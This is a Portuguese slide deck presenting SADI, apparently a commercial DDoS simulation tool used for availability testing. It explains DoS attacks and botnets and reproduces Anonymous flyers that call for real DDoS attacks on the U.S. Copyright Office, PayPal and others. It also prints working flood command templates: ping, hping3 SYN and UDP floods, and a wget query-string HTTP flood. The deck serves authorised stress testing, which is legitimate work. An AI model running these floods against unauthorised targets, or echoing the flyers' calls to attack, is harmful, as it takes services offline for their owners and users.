


Estudos de Casos de Testes de Indisponibilidade

Davidson R. Boccardo

Ataques de Negação de Serviço


- Denial of Service (DoS): ataque bem conhecido desde o início dos anos 2000
 - Efeito: degeneração ou indisponibilidade de serviço
- Alguns tipos de ataque:
 - *Smurf* — atacante falsifica seu endereço IP (IP da vítima) e envia uma requisição ICMP ECHO para um endereço broadcast de uma rede
 - *SYN floods* — envio de um pacote para estabelecimento de conexão para um determinado alvo sem o envio do ACK final do handshake, visando esgotar os recursos da máquina-alvo

- Conhecidos ataques DDoS — *Distributed Denial of Service*
 - Ação coordenada de um enorme número de atacantes, visando sobrecarregar um sistema-alvo
- Tipicamente, atacantes atendem cegamente às ordens de um "mestre"
 - Botnet: rede de robôs (robot net) que age sob as ordens de um (ou mais) computador(es) mestre(s)
 - Algumas ferramentas: TFN, Trinoo, Stacheldracht e TFN2K



Elementos de uma *Botnet*

Infecção & Controle



Ataques de Negação de Serviço

Greetings, fellow anons.
We have a new target in our movement against anti-piracy organizations across the globe.
😄 **U.S. Copyright Office** 😄



US EDT - 1
US PDT - 0
US CDT - 0
UTC/GMT - 1
AU EDT - 0

Our weapon of choice:
Low Orbit Ion Cannon (Windows)
<https://github.com/NewEraCracker/LOIC/downloads>

we are anonymous
we are legion expect

Operation Payback

It is our duty to those, individuals, and the Internet as a whole.
It is our duty to those who have been harmed by the RIAA, BankAmerica, MasterCard, Visa, and other financial institutions.
It is our duty to those who have been harmed by the actions of these organizations.
It is our duty to those who have been harmed by the actions of these organizations.
It is our duty to those who have been harmed by the actions of these organizations.

RIAA DDoS

DDoS-risa.org on the 29th October 2010 9 PM EST
Thank Calls and Black Boxes recommended for maximum Payback.




Operation Avenge Assange
"The first serious infowar is now engaged.
The field of battle is WikiLeaks.
You are the troops."
- John Perry Barlow

Julian Assange defies everything we hold dear. He despises and fights censorship constantly, is possibly the most successful international troll of all time, and doesn't afraid of fucking anything (not even the US government).

Now, Julian is the prime focus of a global manhunt, in both the physical and virtual realms. Governments across the world are baying for his blood, politicians are up in arms about his recent leak, and even his own country has abandoned him to the wolves. Online, WikiLeaks is a focus of mass DDoS attacks, legislation and downright pandering to the corrupt incumbents which would silence this man.

Therefore, Anonymous has a chance to kick back for Julian. We have a chance to fight the oppressive future which looms ahead. We have a chance to fight in the first infowar ever fought.




1. Paypal is the enemy. DDoS'es will be planned, but in the meantime, boycott everything. Encourage friends and family to do so as well.
2. Spread the current leaked cables as much as possible. Save them to hard drives, distribute them on CD's, mirror them to websites and seed them on torrents. The end goal is a human DNS - something that can only be stopped by shutting off the entire internet.
3. Upvote Julian on the Times 2010 Person of the Year. While this might not aid his cause, it will get him much needed public exposure. (<http://tinyurl.com/2wb7ju8>)
4. Get vocal! Twitter, Myspace, Facebook and other social networking sites are critical hubs of information distribution. Make sure everyone you know is aware of what is happening. If you can convince just one person to tell one other person every day, the spread of info will be exponential.
5. If you're up for it, print out cables which are relevant to your area and distribute them. Post them on bus stops, train stations, street lamps. Be creative and catch people's attention. Using graffiti to spread the WikiLeaks website is also a great idea.
6. Complain to your local MP, mayor, or whichever political figure you can contact. Ask him for comments about the leaks. Record every word that is said.
7. Protest! Organise community marches, send around petitions, get active. This cannot happen without numbers.

 TL:DR: Protest. Inform. Enquire. Fight. 

The future of the internet hangs in the balance
We are Anonymous.
We do not forgive: we do not forget.
Expect Us.

- Exemplo: Operation Payback (Amazon, BankAmerica, MasterCard, Visa)

- Melhor forma — talvez a única — de testar defesas é simular ataque

SADI - Objetivos

- Desenvolver um **sistema de simulação de ataques DDoS**
 - Desenvolvimento de uma ferramenta de simulação
- Entendimento de ataques DDoS de maneira ampla
 - Aspectos técnicos, sociais, diplomáticos
- Desenvolvimento científico e tecnológico
- Impacto positivo em toda a cadeia de consumo

- **Arquitetura distribuída**
- Instâncias configuradas para **atuação em várias camadas**
- **Ataques customizados**

SADI - Tipos de Ataque

- Camadas da pilha de protocolo atacadas:
 - Camada 3:
 - ICMP Echo Request Flood
 - Camada 4:
 - TCP SYN Flood, UDP Flood
 - Camada 7:
 - HTTP Flood, Variações de Query Strings
 - Camada 7+:
 - Simulação de Ações Transacionais

- **Camada 3** - ICMP Echo Request Flood
 - Visa esgotar **recursos computacionais**

```
1 parameters:  
2   - DURATION  
3   - TARGET  
4  
5 script: "sudo nohup timeout DURATION ping TARGET 2>&1 > /dev/null &"
```

SADI - Tipos de Ataque

- **Camada 4 - TCP SYN Flood**
 - Visa esgotar **recursos computacionais**

```
1 parameters:
2   - DURATION
3   - PORT
4   - TARGET
5
6 script: "'sudo nohup timeout DURATION hping3 -p PORT -S --flood TARGET 2>&1 > /dev/null > /tmp/hping3.log 2>&1 &'"
```

- **Camada 4 - UDP Flood**
 - Visa esgotar **banda disponível**

```
1 parameters:
2   - DURATION
3   - TARGET
4
5 script: "'sudo nohup timeout DURATION hping3 --udp --flood --data 256 --file \"/dev/urandom\" TARGET 2>&1 > /dev/null &'"
```


- **Camada 7** - HTTP Flood / Variações de Query String
 - Visa esgotar **recursos computacionais**

```
1 parameters:
2   - DURATION
3   - TARGET
4   - CHARACTERS
5
6 script: "(SECONDS=0;baselink='TARGET';fd=DURATION;duration=${fd%.*};while [ $SECONDS -lt $duration ];
7   do fuzzify=$(cat /dev/urandom | env LC_CTYPE=C tr -dc 'a-zA-Z0-9' | fold -w $((RANDOM%CHARACTERS+1))
8   | head -n 1);fuzzylink=$baselink/$fuzzify;wget -O /dev/null $fuzzylink 2>&1; done) >&- >/tmp/attack_log.txt
9   & disown"
```

- **Camada 7+** - Simulação de ações transacionais
 - Visa explorar **funcionalidades de aplicações web** para esgotar recursos do alvo
 - Simula um grande número de **usuários virtuais**
 - Usuários virtuais **simulam comportamentos de usuários legítimos**

SADI - Experimentos

- Performance **Incremental**
- Maiores demandas atendidas (setor bancário e de comércio eletrônico):
 - Mais de **1700 instâncias simultâneas**
 - Mais de **100 Gb/s de tráfego**
 - Mais de **3000 operações transacionais simultâneas**

SADI - Experimentos


IP	Provider/Region	Status	Attacking for	Network Traffic
		ready	421	213.38 Mbps
		ready	420	213.78 Mbps
		ready	420	212.04 Mbps
		ready	420	216.17 Mbps
		ready	420	206.03 Mbps
		ready	420	217.19 Mbps
		ready	420	209.16 Mbps
		ready	420	210.88 Mbps
		ready	420	206.53 Mbps

Total network traffic: 1985.16 Mbps

- Valores alcançados em **ambiente de laboratório** se mostram maiores que as demandas até então:
 - Mais de **3900 instâncias simultâneas**
 - Mais de **750 Gb/s de tráfego**

SADI - Experimentos

- Aproximadamente **10000 operações transacionais simultâneas por instância**
- Mais de **39 milhões operações transacionais simultâneas**
- Navegação aleatória
- **Controle de fluxo** de usuários virtuais
- Configuração de **perfis** de usuários



- Vocação da Clavis: Segurança Ofensiva
 - Métodos de avaliação de segurança com o ponto de vista do atacante
 - Reprodução de cenários de ataque
 - Produto mais tradicional: Teste de Invasão
- Teste de Indisponibilidade
 - Complementa o Teste de Invasão
 - Foco na **Disponibilidade** vs foco na **Integridade** e na **Confidencialidade**

- Solução mais Inovadora (2013) (CIAB/FEBRABAN)



Obrigado!!